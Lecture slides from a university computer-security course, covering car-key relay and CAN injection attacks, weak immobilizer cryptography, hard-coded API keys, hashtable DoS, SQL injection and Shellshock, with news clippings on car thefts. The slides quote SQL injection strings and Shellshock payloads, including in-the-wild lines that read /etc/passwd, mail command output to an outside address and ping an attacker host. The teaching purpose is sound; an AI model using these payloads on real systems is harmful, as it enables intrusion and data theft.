

ECE458/ECE750T27: Computer Security

Programming Security

Dr. Kami Vaniea,
Electrical and Computer Engineering
kami.vaniea@uwaterloo.ca



UNIVERSITY OF
WATERLOO

FACULTY OF
ENGINEERING



First, the news...

- First 5 minutes we talk about something interesting and recent
- You will not be tested on the news part of lecture
- You may use news as an example on tests
- Why do this?
 1. Some students show up late for various good reasons
 2. Reward students who show up on time
 3. Important to see real world examples

HACKING CAR KEYS

CAN Injection Attacks


Relay attacks are effective, but have easy defenses

- Easy for the vehicle to perform periodic checks for the key
- Adversary is bound to a certain distance
- RFID shielding the device is trivial

A CAN injection bypasses the need for the key by simply spoofing a message indicating that the key has been validated

- Since CAN has no authentication mechanisms, any ECU on the same bus can send messages on behalf of any other

Diagram



**Car thefts in Canada
are on the rise.**

**Thefts in Ontario
nearly doubled in
2022.**

MACLEAN'S

Car thefts have reached crisis levels across Canada. How did we get here?

A car is now stolen every six minutes in Canada, and organized crime rings are largely to blame

KATIE UNDERWOOD

SEPTEMBER 7, 2023

In the last two years, the country's car-theft rates graduated from a simmering problem to a full-blown crisis. In 2022 alone, the number of stolen cars nearly doubled in Ontario and Quebec and rose by a third in Alberta and 20 per cent in Atlantic Canada. The total annual financial damage? A billion dollars in losses. Life has been especially cruel to owners of Honda CR-Vs, a model that now holds the dubious honour of being [the country's most commonly stolen vehicle](#).

We can't simply boil down this stealing spree to Canadians mindlessly leaving their passenger doors unlocked at night, or even the widespread car-manufacturing shortage set off by the pandemic. Michael Rothe, president and CEO of the Canadian Finance and Leasing Association, says a large majority of thefts are actually being orchestrated by organized crime rings, who use the profits to finance illegal activities like drug and gun trafficking and human smuggling. Canada is quickly becoming known as a "donor country" for vehicles because, according to Rothe, we make getting away with it easy. Here, Rothe explains how this crisis reached its current

Car thefts in Canada are on the rise.

Thefts in Ontario nearly doubled in 2022.

MACLEAN'S

Car thefts have reached crisis levels across Canada. How did we get here?

“Another new trend targets cars with push-button starts. Some criminals will sit at the end of your driveway and intercept the radio signal from your fob, program their own key with it and steal the car. It’s called a “relay attack,” and it can happen in a matter of seconds.”


...shimmering problem to a full-blown crisis. In 2022 alone, the number of stolen cars nearly doubled in Ontario and Quebec and rose by a third in Alberta and 20 per cent in Atlantic Canada. The total annual financial



If you own a push-start vehicle, a very simple tip is to buy a Faraday bag. They’re roughly \$20 on Amazon and block wireless signals from entering or leaving your car, which prevents hacking.

...president and CEO of the Canadian Finance and Leasing Association, says a large majority of thefts are actually being orchestrated by organized crime rings, who use the profits to finance illegal activities like drug and gun trafficking and human smuggling. Canada is quickly becoming known as a “donor country” for vehicles because, according to Rothe, we make getting away with it easy. Here, Rothe explains how this crisis reached its current

Hyundai and Kia vehicles do not use engine immobilizers. As a result, they can be started using an USB cable.

New York sued because stolen cars were becoming a public nuisance. Companies settled for \$200 million.






My News  



Legal | Product Liability | Public Policy | ADAS, AV & Safety | Litigation

New York City sues Hyundai, Kia over vehicle thefts

By Jonathan Stempel

June 6, 2023 8:59 PM EDT · Updated a year ago

NEW YORK, June 6 (Reuters) - New York City on Tuesday sued Hyundai Motor Co ([005380.KS](#))  and Kia Corp ([000270.KS](#)) , accusing the South Korean automakers of negligence and creating a public nuisance by selling vehicles that are too easy to steal.

The most populous U.S. city joined several [other major cities](#) that have sued Hyundai and Kia over the thefts, including Baltimore, Cleveland, Milwaukee, San Diego and Seattle.

In a complaint filed in Manhattan federal court, New York faulted the automakers' failure from 2011 to 2022 to install anti-theft devices called immobilizers on most of their cars, making them "nearly unique" among automobile manufacturers.

New York said this has "opened the floodgates to vehicle theft, crime sprees, reckless driving, and public harm," exacerbated by TikTok videos showing how to steal cars that lack push-button ignitions and immobilizers.

The city said the number of reported stolen Hyundais and Kias doubled last year, followed by a "virtual explosion of thefts" in the first four months of 2023 with 977 reported thefts, up from 148 in the same period in 2022.

Hyundai and Kia vehicles do not use engine immobilizers. As a result, they can be started using an USB cable.


New York sued because stolen cars were becoming a public nuisance. Companies settled for \$200 million.



**Tour of car security history heavily drawn from
“Security Engineering” v3 by Ross Anderson**

Engine immobilizer: challenge response protocol

- Simple idea: use cryptography to verify that the real key is present
- Engine (E) sends a random number (N) to the key transponder (T). Transponder then encrypts N using the shared key K and sends back to the Engine.
 - $E \rightarrow T: N$
 - $T \rightarrow E: T, \{T, N\}_K$



- Older key transponders only worked if the metal key was inserted as well.
- Close proximity mean low signal strength needed
- Key powered using signal power sent by car



[This Photo](#) by Unknown Author is licensed under [CC BY](#)

Lots of ways to mess up implementation....


- Key length – too short and it can be guessed
- Same cryptographic keys for many cars
- Poor cryptographic implementation
- Pretend to be owner/mechanic and duplicate the key
- Relay attacks
- Replay attack



<https://www.sic.co.th/whatisimmobilizer/>

Texas Instrument's DST transponder

- Used by large car companies
- Basis for the SpeedPass Toll payments
- Used 40-bit key
- It was so short because of US export controls (see crypto wars)
- Key could be brute force computed based on two observed challenge/response pairs (offline attack)



Succeeded by the DST80

- Serious implementation problems with key management
 - Hyundai keys only have 3 bytes of entropy
 - Toyota keys derived from device serial number that attacker can read (Tesla also did this)

We discovered that Kia and Hyundai immobiliser keys have only three bytes of entropy and that Toyota only relies on publicly readable information such as the transponder serial number and three constants to generate cryptographic keys. Furthermore, we present several practical attacks which can lead to recovering the full 80-bit cryptographic key in a matter of seconds or permanently disabling the transponder.

Image from service that will duplicate car key fobs for you. If such a service exists for your car, be concerned.

Duplicate By Serial Number



<https://sumokey.com/collections/rfid-duplicate-by-serial-number>

Volkswagon used a fixed “master” key

- “we show that the security of the keyless entry systems of most VW Group vehicles manufactured between 1995 and [2016] relies on a few, global master keys. We show that by recovering the cryptographic algorithms and keys from electronic control units, an adversary is able to clone a VW Group remote control and gain unauthorized access to a vehicle by eavesdropping a single signal sent by the original remote”

Valid use of master key: pacemakers. A surgeon needs to be able to interact with any pacemaker, even if they did not install it.




Heartteam.com

Copy your own keys

- Customers need to be able to create new keys for their cars...
- My Chevy Bolt
 - In the US only the dealer can make new keys
 - In Canada customers can make new keys if they have two current working keys



How to Program a Chevy Flip Key



Passive Keyless Entry Systems (PKES)

- Unlock your car while your key is still in your pocket or handbag!
- Same protocol but signal strength needs to greatly increase.



Relay attack

- Passive key entry means stronger signal
- People tend to hang their keys near the door to the outside or garage
- Car may just start if key is close enough
- Transponder signal can also be relayed or boosted



Megamos Crypto transponder by Volkswagen

- Key length of 96 bits but the effective key length was only 49 making it easier to crack
- An adversary can re-write each 16-bit word, allowing an attacker to search for the correct key in 16 bit segments




Figure 3: Megamos Crypto authentication protocol




Rabbit R1

- ChatGPT-based AI powered personal assistant designed by Teenage Engineering
- Reverse Engineering project team found hard coded API keys for:
 - [ElevenLabs](#) (for text-to-speech)
 - [Azure](#) (for an old speech-to-text system)
 - [Yelp](#) (for review lookups)
 - [Google Maps](#) (for location lookups)
- Allowing lookup of past responses from ALL Rabbit devices



Hashtable attack

- Hashtables are designed to be $O(1)$ access assuming good balance across hash space
- But they can be $O(N)$ if many things hash to the same location
- DoS attack: if the attacker knows the number of buckets, create input that always hashes to the same bucket, either overloading the chain, or creating $O(N)$ level access times



SQL Injection - Failure to sanitize strings

- Users can input anything they want into text boxes or command lines
- Important to check what was entered

UserId:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

SQL Injection - Failure to sanitize strings

- Common, insecure, way to run an SQL query

Example

```
uName = getQueryString("username");  
uPass = getQueryString("userpassword");  
  
sql = 'SELECT * FROM Users WHERE Name =' + uName + ' AND Pass =' + uPass + ''
```

Result

```
SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass"
```


SQL Injection - Failure to sanitize strings

- Common, insecure, way to run an SQL query

User Name:

Password:

The code at the server will create a valid SQL statement like this:

Result

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

Think-pair-share

- How might I execute an attack similar to SQL Injection using a log file?

Shellshock (2014) - Arbitrary code execution

- Arbitrary code execution bugs allow the attacker to execute any code they want without much restriction
- When converting strings into environmental variables, bash bug meant it for specially crafted variables with an exported function, bash kept executing after the end of the line
- Bug introduced in the code in 1989
- Code below will open CD drive

```
curl -H "User-Agent: () { ;; }; /bin/eject" http://example.com/
```

Shellshock (2014) - Arbitrary code execution

- HTTP request header has several variables.

```
GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.124 Safari/537.36
Host: cloudflare.com
```

- Some servers pass these variables to bash to run another program
- Imagine “User-Agent” was: `HTTP_USER_AGENT=() { :; }; /bin/eject`
- The server, with its authority, would try and eject the CD Rom drive

Shellshock (2014) - In the wild attacks

- Get some passwords:

```
() {::}; /bin/cat /etc/passwd
```

- Email someone from that domain

```
() { ::}; /bin/bash -c \"whoami | mail -s 'example.com 1' xxxxxxxxxxxxxxxxx@gmail.com
```

- Log that it is vulnerable for future attack

```
() {::}; ping -c 1 -p cb18cb3f7bca4441a595fcc1e240deb0 attacker-machine.com
```

QUESTIONS